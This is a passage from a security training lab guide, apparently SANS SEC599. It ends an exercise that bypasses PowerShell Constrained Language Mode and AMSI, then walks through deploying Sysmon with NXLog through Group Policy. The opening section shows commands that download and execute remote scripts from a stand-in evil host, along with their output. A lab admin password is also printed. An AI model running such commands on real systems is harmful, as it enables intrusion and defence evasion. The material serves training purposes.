
This will launch the InsecurePowershell mode, after which we can retry our PowerShell attack sequence (check languagemode, disable AMSI, run our payload!):

**PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowerShell>** $ExecutionContext.SessionState.LanguageMode
**PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowerShell>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples/amsibypass.ps1"))
**PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowerShell>** [bypass.amsi]::disable()

**PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowerShell>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples /payload.ps1"))

Sweet, our payload is running again and we have successfully bypassed PowerShell Constrained Language Mode...

From a blue team perspective, this clearly shows that a defense-in-depth approach is required. Additional AppLocker rules to limit executable execution could have prevented this specific bypass. It's important to note however that a similar bypass could be implemented by purely relying on DLL's! We will discuss additional detection methods in the next lab!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>cd "Desktop\Red Team\InsecurePowerShell"

C:\Users\alan.marshall\Desktop\Red Team\InsecurePowershell>pwsh.exe
PowerShell v6.0.0-rc.2
Copyright (c) Microsoft Corporation. All rights reserved.

https://aka.ms/pscore6-docs
Type 'help' to get help.

PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowershell> $ExecutionContext.sessionstate.languagemode
FullLanguage
PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowershell> Invoke-Expression ((new-object net.webclient).downloadstr
ing("http://www.evilwebserver.com/samples/amsibypass.ps1"))
PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowershell> [bypass.amsi]::disable()
0
PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowershell> Invoke-Expression ((new-object net.webclient).downloadstr
ing("http://www.evilwebserver.com/samples/payload.ps1"))
Starting script
2480
Script finished!
PS C:\Users\alan.marshall\Desktop\Red Team\InsecurePowershell>
```

24. **Bonus - Change default file association**

    If you have time left, here's another challenge: Instead of implementing the "stringent" controls on the .vbs and .js files, try adapting the group policy to ensure that instead of executing, the files are opened with Notepad by default. You can find guidance on how this can be done in the course materials!

25. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how script-based attacks work and what kind of defenses can be implemented. We looked at both the Windows Script Host and PowerShell-based attacks.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-2.5: Exercise - Detection with Script Block Logging, Sysmon & SIGMA

## Objective

The following are high-level steps in this exercise:

- Install Sysmon on your Windows workstation
- Configure Sysmon using the SwiftOnSecurity XML configuration
- Ensure Sysmon events are forwarded to the Elastic stack
- Detect execution of the payload based on command line length
- Detect execution of a payload using an example SIGMA rule
- Review Script Block Logging

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows02

## Exercise 1 : SEC599-2.5

1. **Authenticate to domain controller**

   We will start of by deploying sysmon in our Windows environment, which we will do centrally using GPO's. As a first step, authenticate to the domain controller using the following credentials:

   - Username: Administrator
   - Password: Synct3chlabs

2. **Review the sysmon.cmd script**

   In order to facilitate things, we have already provided a .cmd script in the domain SYSVOL share (which is accessible to all domain users). You can find it on the domain controller in the following location:


   - C:\Windows\SYSVOL\sysvol\synctechlabs.com\Sysmon\sysmon.cmd

   You can open the folder by clicking the SYSVOL shortcut on the Desktop and opening the Sysmon folder. You can open the .bat script by right-clicking and selecting "Edit with Notepad++". As part of the .bat script, you'll see that:

  - The script copies the sysmon configuration file from the domain share (SYSVOL) to the C:\windows directory;
  - The script copies a new NXLog configuration file (which includes the Sysmon logs);
  - The script checks whether the Sysmon service is running. If it's not running, it will attempt to start it. If it cannot start it, it will install it.

The idea is to have this script run periodically, to ensure all hosts in the domain have sysmon running, with the latest configuration file. Credits go to Pablo Delgado (syspanda.com) for this simple, yet effective, script!

In the next steps, we will use GPO's to ensure this .cmd script is executed upon system startup.


C:\Windows\SYSVOL\sysvol\synctechlabs.com\Sysmon\sysmon.cmd - Notepad++ [Administrator]
File
Edit
Search
View
Encoding
Language
Settings
Tools
Macro
Run
Plugins
Window
?
sysmon.cmd


```
net stop nxlog
copy /z /y "\\DC\sysvol\synctechlabs.com\Sysmon\sysmonconfig.xml" "C:\windows\"
copy /z /y "\\DC\sysvol\synctechlabs.com\Sysmon\nxlog.conf" "C:\Program Files (x86)\nxlog\conf\"
"\\DC\sysvol\synctechlabs.com\Sysmon\sysmon64.exe" /accepteula -i c:\windows\sysmonconfig.xml

sc query "Sysmon64" | Find "RUNNING"
If "%ERRORLEVEL%" EQU "1" (
goto startsysmon
)
:startsysmon
net start Sysmon64

If "%ERRORLEVEL%" EQU "1" (
goto installsysmon
)
:installsysmon
"\\DC\sysvol\synctechlabs.com\Sysmon\sysmon64.exe" /accepteula -i c:\windows\sysmonconfig.xml

net start nxlog
```

3. **Review the sysmonconfig.xml**

   Sysmon is typically installed / configured according to an XML configuration file. We will use the very well-known (& highly rated) base configuration file from "SwiftOnSecurity". It's been added to the same SYSVOL folder where you can find the sysmon.cmd file.

   Feel free to walk through the .xml file, as it is very well commented and is thus rather intuitive. In your own environment, you can choose to further adapt or tailor to your needs.


   Once you are finished, please feel free to close Notepad++.


C:\Windows\SYSVOL\sysvol\synctechlabs.com\Sysmon\sysmonconfig.xml - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
sysmonconfig.xml
eXtensible Markup Language file
length : 95,580 lines : 829
Ln : 1 Col : 1 Sel : 0 | 0
Unix (LF)
UTF-8
INS

```
<!--
  sysmon-config | A Sysmon configuration focused on default high-quality event tracing and easy customization by the
  Master version:   64 | Date: 2018-01-30
  Master author:    @SwiftOnSecurity, other contributors also credited in-line or on Git
  Master project:   https://github.com/SwiftOnSecurity/sysmon-config
  Master license:   Creative Commons Attribution 4.0 | You may privatize, fork, edit, teach, publish, or deploy for

  Fork version: <N/A>
  Fork author:  <N/A>
  Fork project: <N/A>
  Fork license: <N/A>

  REQUIRED: Sysmon version 7.01 or higher (due to changes in registry syntax and bug-fixes)
    https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
    Note that 6.03 and 7.01 have critical fixes for filtering, it's recommended you stay updated.

  NOTE: To collect Sysmon logs centrally for free, see https://aka.ms/WEF. Command to allow log access to the Netwo
    wevtutil.exe sl Microsoft-Windows-Sysmon/Operational /ca:O:BAG:SYD:(A;;0xf0005;;;SY)(A;;0x5;;;BA)(A;;0x1;;;S-1-

  NOTE: Do not let the size and complexity of this configuration discourage you from customizing it or building you
    This configuration is based around known, high-signal event tracing, and thus appears complicated, but it's onl
    detailed. Significant effort over years has been invested in front-loading as much filtering as possible onto t
    client. This is to make analysis of intrusions possible by hand, and to try to surface anomalous activity as qu
    as possible to any technician armed only with Event Viewer. Its purpose is to democratize system monitoring for

  NOTE: Sysmon is NOT a whitelist solution or HIDS engine, it is a computer change and event logging tool with very
    Do NOT ignore everything possible. Sysmon's purpose is providing context during a threat or problem investigati
    processes are routinely used by threats - do not blindly exclude them. Additionally, be mindful of process-holl

  NOTE: Sysmon is not hardened against an attacker with admin rights. Additionally, this configuration offers an at
    to study it, many ways to evade some of the logging. If you are in a high-threat environment, you should consid
    log-most approach. However, in the vast majority of cases, an attacker will bumble along through multiple behav
```

4. **Review new nxlog.conf file**

   During day 1, we already reviewed a "standard" nxlog configuration file. This forwarded a number of standard Windows events over to our Elastic stack. We will now add some additional log information! Inside the SYSVOL\Sysmon folder, we've added an nxlog.conf configuration file that also includes Sysmon logs. We will push this configuration file to our systems using GPO's!


C:\Windows\SYSVOL\sysvol\synctechlabs.com\Sysmon\nxlog.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
nxlog.conf
Normal text file
length : 995 lines : 36
Ln : 15 Col : 34 Sel : 0 | 0
Windows (CR LF)
UTF-8
INS

```
define ROOT C:\Program Files (x86)\nxlog

Moduledir %ROOT%\modules
CacheDir %ROOT%\data
Pidfile %ROOT%\data\nxlog.pid
SpoolDir %ROOT%\data
LogFile %ROOT%\data\nxlog.log

<Extension json>
    Module      xm_json
</Extension>

<Input eventlog>
    Module      im_msvistalog
# Uncomment if you want only specific logs
    Query       <QueryList>\
                    <Query Id="0">\
                        <Select Path="Application">*</Select>\
                        <Select Path="System">*</Select>\
                        <Select Path="Security">*</Select>\
                        <Select Path="Microsoft-Windows-Sysmon/Operational">*</Select>\
                        <Select Path="Microsoft-Windows-PowerShell/Operational">*</Select>\
                    </Query>\
                </QueryList>
</Input>

<Output logstash>
    Module      om_tcp
    Host        192.168.30.16
    Port        5141
    Exec        to_json();
</Output>

<Route 66>
    Path        eventlog => logstash
```

5. **Create GPO for Sysmon**


   Now that all configuration files have been prepared, let's start deploying our solution to the domain environment!

   We can open the "Group Policy Management" menu from the Server Manager (which is started automatically upon logon, if you can't find it press the Windows start button and type "Server Manager"). You can click Tools, after which you can select "Group Policy Management".

   As we've done before, we wil drill down to the following location:

   - Forest: synctechlabs.com
   - Domains
   - synctechlabs.com
   - Right-click "Group Policy Objects" and select "New"

   We will create a GPO called "Install Sysmon".




Name: Install Sysmon

Source Starter GPO: (none)

6. **Open Startup Scripts**

   Let's configure our "Install Sysmon" GPO. You can do this by right-clicking it and selecting "Edit". We will now add the sysmon.bat and nxlog.bat files as startup scripts for all hosts in the domain. Within the Group Policy Management Editor, we will drill down to the following location:

   - Computer Configuration
   - Policies
   - Windows Settings
   - Scripts (Startup/Shutdown)
   - Startup (Right-click -> Properties)




7. **Add Sysmon startup script**

   Click "Add...". We will now  reference the sysmon.bat file that is hosted on the SYSVOL share of the Domain Controller as the script name:

   - \\DC\sysvol\synctechlabs.com\Sysmon\sysmon.cmd

   Once added, please click "OK"and click "OK" again to confirm the Startup configuration. As a reminder, this .cmd file will ensure that Sysmon is running with the latest configuration file that is hosted in the SYSVOL share.

